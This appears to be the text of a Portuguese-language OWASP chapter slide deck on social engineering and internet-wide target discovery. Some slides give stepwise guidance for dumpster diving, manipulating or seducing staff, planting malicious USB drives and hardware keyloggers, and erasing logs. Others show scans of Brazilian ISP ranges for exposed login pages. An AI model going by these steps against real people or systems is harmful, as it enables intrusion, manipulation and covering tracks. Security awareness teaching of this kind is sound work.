

The background of the slide features a blue-toned collage. It includes a globe showing the Americas, a large white padlock icon, and a URL 'https://www' with a cursor. The overall theme is digital security.

Pentesting em Mentes e Sistemas



OWASP

The Open Web Application Security Project



Kembolle Amilkar de Oliveira

- * Formação acadêmica: Analista de Sistemas.
- * Especialização. = GPNTI , GTI,
- * Professor Pós-Graduação Segurança da Informação
- * Capítulo OWASP de Cuiabá – Mato Grosso.
- * Comunidade FreeBSD e OpenBSD, Grupo de TI Mato Grosso e Outros..
- * Vice-Governadoria do Estado de Mato Grosso / Observatório de Gestão.





OWASP

The Open Web Application Security Project

I ❤️ Your Password *-*



OWASP

The Open Web Application Security Project



Engenharia Social baseada em Humanos

Mas hein? O.o

- * 171 - “ Por que quem tem boca vai a Roma ”
- * PNL - “ Programação Neurolinguística, é o Poder!”
- * Evasão de Mentes - (Ataques por EGO, Simpatia, intimidação, sedução).
- * Dumpster Diving – Seu lixo, nosso Guia.
- * Insiders Attacks Instalações Físicas (Sentinelas apostos!)

Engenharia Social baseada em Computadores

Buscando alvos na “ Wan” :)

SET

URL Obfuscation && Iframe Evil

Pescando por Qrcode (H)*

Hum...mas meu Iphone é Seguro?

Ops! Meu Anti-virus “Faio”

Proteção contra “Ataques Sociais”

Meu Deus e como vou me proteger de tudo isso? :O



OWASP

The Open Web Application Security Project





OWASP

The Open Web Application Security Project

Hacked By Dr Oliverkall

"Um Dia não mais Existirão.
Seremos livres deste mundo cão,
Seremos livres para um MUNDO são."
Restos de NADA - 1980.





OWASP

The Open Web Application Security Project

Engenharia Social baseada em Humanos



OWASP


The Open Web Application Security Project

Em conformidade com o Código Penal brasileiro o estelionato é capitulado como crime econômico (Título II, Capítulo VI, Artigo 171), sendo definido como "obter, para si ou para outro, vantagem ilícita, em prejuízo alheio, induzindo ou mantendo alguém em erro, mediante artifício, ardil ou qualquer outro meio fraudulento."





OWA
The Open Web A



Ele pretende oferecer respostas a questões como - Que tipo de homens os fraudadores são realmente; quais foram suas linhas de pensamento; como conseguem enganar milhares de pessoas ricas e inteligentes e qual o padrão de pessoa mais suscetível para se tornar vítima de manobras desse tipo.

Fonte:

<http://www.fnac.com.br/golpes-bilionarios-como-os-maiores-golpistas-da-historia-enganaram-tanta-gente-por-tanto-tempo/p/613978>



OWASP

The Open Web Application Security Project

- 1 - O GOLPE DA AÇÃO COLETIVA
- 2 - FINANCIAMENTOS SUPERVANTAJOSOS
- 3 - CONSÓRCIOS SORTEADOS OU CONTEMPLADOS
- 4 - CARTA DE CRÉDITO
- 5 – CUPONS FALSOS DE COMPRA (Online)
- 6 - PACOTES DE VIAGENS
- 7 - FALSO SORTEIO POR TELEFONE OU CELULAR
- 8 - FALSAS AGÊNCIAS DE MODELOS
- 9 - BILHETE PREMIADO
- 10 - GOLPE DO DIPLOMA

<http://www.fraudes.org/>



OWASP

The Open Web Application Security Project

.zip

.link


.review no-IP Domain

Sequestro de DNS

Paginas falsas

SCAM

....



Sabe o que é pior? 40% dos ataques são bem-sucedidos, por que a **curiosidade e o dedo nervoso** são os responsáveis por esta porcentagem. :P




OWASP

The Open Web Application Security Project

PNL consiste em programar a mente das pessoas através do uso da linguagem, baseia-se num conjunto de modelos, estratégias e mudanças de crenças que seus praticantes utilizam visando uma comunicação positiva e eficiente entre as pessoas e consigo mesmas com o objetivo de conquistar a excelência e o desenvolvimento pessoal e profissional.



* PNL - “ Programação Neurolinguística, é o Poder!”



MODELO DA PNL DE PERCEPÇÃO E COMUNICAÇÃO



Rapport

é um conceito do ramo da psicologia que significa uma técnica usada para criar uma ligação de sintonia e empatia com outra pessoa. Ele ocorre quando existe uma sensação de **sincronização entre duas ou mais pessoas**, porque elas se relacionam de forma agradável e confiável

A nível teórico, o rapport inclui três componentes comportamentais: **atenção mútua, positividade mútua e coordenação.**

A reciprocidade, outra técnica de rapport, consiste em dar presentes ou fazer favores, sem pedir nada em troca. Outra forma de criar conexões com outras pessoas é encontrar interesses em comum, para estabelecer um sentido de camaradagem e confiança.

Ataques por Intimidação



Este tipo de ataque sempre acontece quando o alvo ou alguém próximo ao alvo recebe intimidação para entregar determinadas informações. Chantagem é um meio forte de intimidação em evasão de mentes.



The Open Web Application Security Project

Consiste em trabalhar a razão e satisfação plena do seu alvo sem meias palavras. É um processo contínuo e trabalhoso de se realizar, se sua informação realmente tiver valor importante, vai ter que gastar muito dinheiro! :D





Neste tipo de ataque a 1º vista, passa despercebido como singela educação, onde se o alvo uma pessoa aberta a seus questionamentos vale a pena trabalhar o PNL, afinal quem desconfiaria de um homem simpático como este?





OWASP

The Open Web Application Security Project

O atacante por percepção de afinidade física e emocional induz através do sentimento humano “amor” a buscar e coletar informações de um determinado alvo.

EX: Se relacionar com Secretaria de algum executivo para ciência de informações privilegiadas de dentro da empresa ou organismo da qual sera o alvo. Diretoria, Gerentes de operações e serviços técnicos, Equipe de suporte, Equipe de segurança, Gerentes comerciais.



*

Dumpster Diving – Seu lixo, nosso Guia.



* Dumpster Diving – Seu lixo, nosso Guia.



OWASP

The Open Web Application Security Project

È sabido que maioria das empresas não utilizam fragmentadores de papel, e muito menos possui classificação do seu “lixo”. Normalmente “rabiscos” possui anotações importantes como credenciais, telefones de contatos, nomes de pessoas com referencias, documentos contratos, enfim N's coisas.

1ª Passo é buscar em seu alvo localização do depósito deste material, se é dentro da empresa ou fora da empresa.

2º Passo é identificar se possui câmeras, e qual é período de coleta destes materiais.

3º Passo é estudar coleta estratégica. Ex: a maioria das empresas e órgãos de grande porte possui **coleta por setores**, que posteriormente é levado para **fora do ambiente**, coletar este material antes de sair para fora economiza tempo e filtra pesquisa (material da contabilidade).

4- após coletado separar documentação dos demais itens, deixe em local aberto para secar e posteriormente realizar trabalho de perícia e análise.

Happy Hacking !

* Insiders Attacks Instalações Físicas (Sentinelas apostos!)





OWASP

The Open Web Application Security Project

“ Acredite um bom terno **Alinhado e Simpatia** abre muitas portas”

Este tipo de ataque consiste em realizar intrusão de instalações físicas , existem casos de que o atacante contrata um “ pivot” para fazer uma identificação primaria para que ele posteriormente possa realizar intrusão com sucesso.

Ex: Colocar pendrive malicioso servidores ou em computadores localizados no poder executivo da organização. Assunto interessante para isso seria a realização de POC’s em ambiente de Tecnologia.

Como funciona:

1º passo é realizar identificação física e Lógica do alvo, se possui câmeras , pontos de redes em locais vazios, quais empresas prestam serviços, como funciona controle etc etc. Este Mapeamento e importante pois define vertentes de ataque.

2º passo é definir vertente de ataque, e qual será local alvo para alcançar. Ex: sala de servidores? Sala do presidente da empresa? área de empregados?

3º Se possível com tablet ou notebook tentar realizar conexão em realtime para testar sincronia de acesso do backdoor. (no-ip // Hardware Keylogger) .

4º apagar Log's e Manter acesso.



OWASP

The Open Web Application Security Project

Engenharia Social baseada em Computadores



OWASP

The Open Web Application Security Project

Vamos medir a Febre deste negócio? :D





OWASP

The Open Web Application Security Project

A Maioria dos usuários não se preocupam com atualização do firmware dos roteadores, e isso abre portas para várias vertentes de ataque como explorar serviços habilitados ou credenciais fracas.

Um atacante pensaria da seguinte forma

- 1º Quais são os provedores daquela determinada região? EX: MT
- 2º Qual o range de IP que aquele provedor Utiliza?
- 3º Porta 80 aberta meu amigo, estoure pipoca e abra a coca por que show começa agora!

1º Embratel,OI,GVT, VSP, UOL...

2º 187.52.xxx , 177.41.xxx... etc etc..

3º Para identificação iremos utilizar Angry IP Scanner, vamos filtrar pela porta 80 e identificar qual delas são modems.

Let's Hack! :D

Buscando alvos na “ Wan” :)




OWASP

Então Brasil Telecom... :) <http://www.abusar.org.br/dns.html>

The Open Web Application Security Project


IP Range:	187.52. [redacted]	to	187.52. [redacted]	IP Range	▼			
Hostname:	sentinela		IP	/24	▼		Start	
IP		Ping ▲	Hostname					
187.52.		37 ms	187-52-	od.brasiltelecom.net.br				
187.52.		38 ms	187-52-	1.brasiltelecom.net.br				
187.52.		43 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		43 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		49 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		50 ms	187-52-	od.brasiltelecom.net.br				
187.52.		51 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		51 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		51 ms	[n/a]					
187.52.		52 ms	187-52-	.ipd.brasiltelecom.net.br				
187.52.		53 ms	[n/a]					
187.52.		59 ms	mail.acofer.com.br					
187.52.		60 ms	187-52-	bace1010.ipd.brasiltelecom.net.br				
187.52.		61 ms	187-52-	ce1010.ipd.brasiltelecom.net.br				
187.52.		61 ms	187-52-	ace1010.ipd.brasiltelecom.net.br				
187.52.		64 ms	187-52-	bace1010.ipd.brasiltelecom.net.br				
187.52.		66 ms	187-52-	bace1010.ipd.brasiltelecom.net.br				
187.52.		75 ms	187-52-	ce1010.ipd.brasiltelecom.net.br				
187.52.		83 ms	187-52-	bace1010.ipd.brasiltelecom.net.br				
187.52.		84 ms	187-52-	bace1010.ipd.brasiltelecom.net.br				

Buscando alvos na “wan” :)



The image shows a web browser window displaying the login page of a SonicWALL Network Security Appliance. The browser's address bar shows the URL `https://187.52. [redacted] /auth.html`. The browser's toolbar includes various icons for search engines and social media. The login page itself has a white background with a grey border. At the top right, it features the Dell logo, the text "SonicWALL", and "Network Security Appliance". Below this, there are three input fields: "Username:", "Password:", and "Language:". The "Language:" field is a dropdown menu currently set to "English". At the bottom right of the login area is a "Login" button.

https://187.52. [redacted] /auth.html

 SonicWALL | Network Security Appliance

Username:

Password:

Language: English ▼

Legal um controlador do servidor sonicwall.

Buscando alvos na “wan”

Home < > websap.gvt.com.br/websap/login.jsp

O Firefox impediu este site de abrir uma janela.

GVT WebSAP

IP Range - Angry IP Scanner

Scan Go to Commands Favorites Tools Help

IP Range: 200. to 200 IP Range

Hostname: sentinela IP Netmask Start

IP	Ping	Hostname
200.	67 ms	.static.gvt.net.br
200.	65 ms	.static.gvt.net.br
200.	41 ms	.static.gvt.net.br
200.	73 ms	.static.gvt.net.br
200.	174 ms	.static.gvt.net.br
200.	65 ms	corporativo.gvt.net.br
200.	52 ms	corporativo.gvt.net.br
200.	74 ms	stats.gvt.net.br
200.	54 ms	[n/a]

Ready Display: All Threads: 0

Aguarde...

Senha

Login

Senha

Nova Senha

Nova Senha (confirmação)

Entrar Alterar Senha

Clique aqui se a aplicação não iniciou em tela cheia!!!

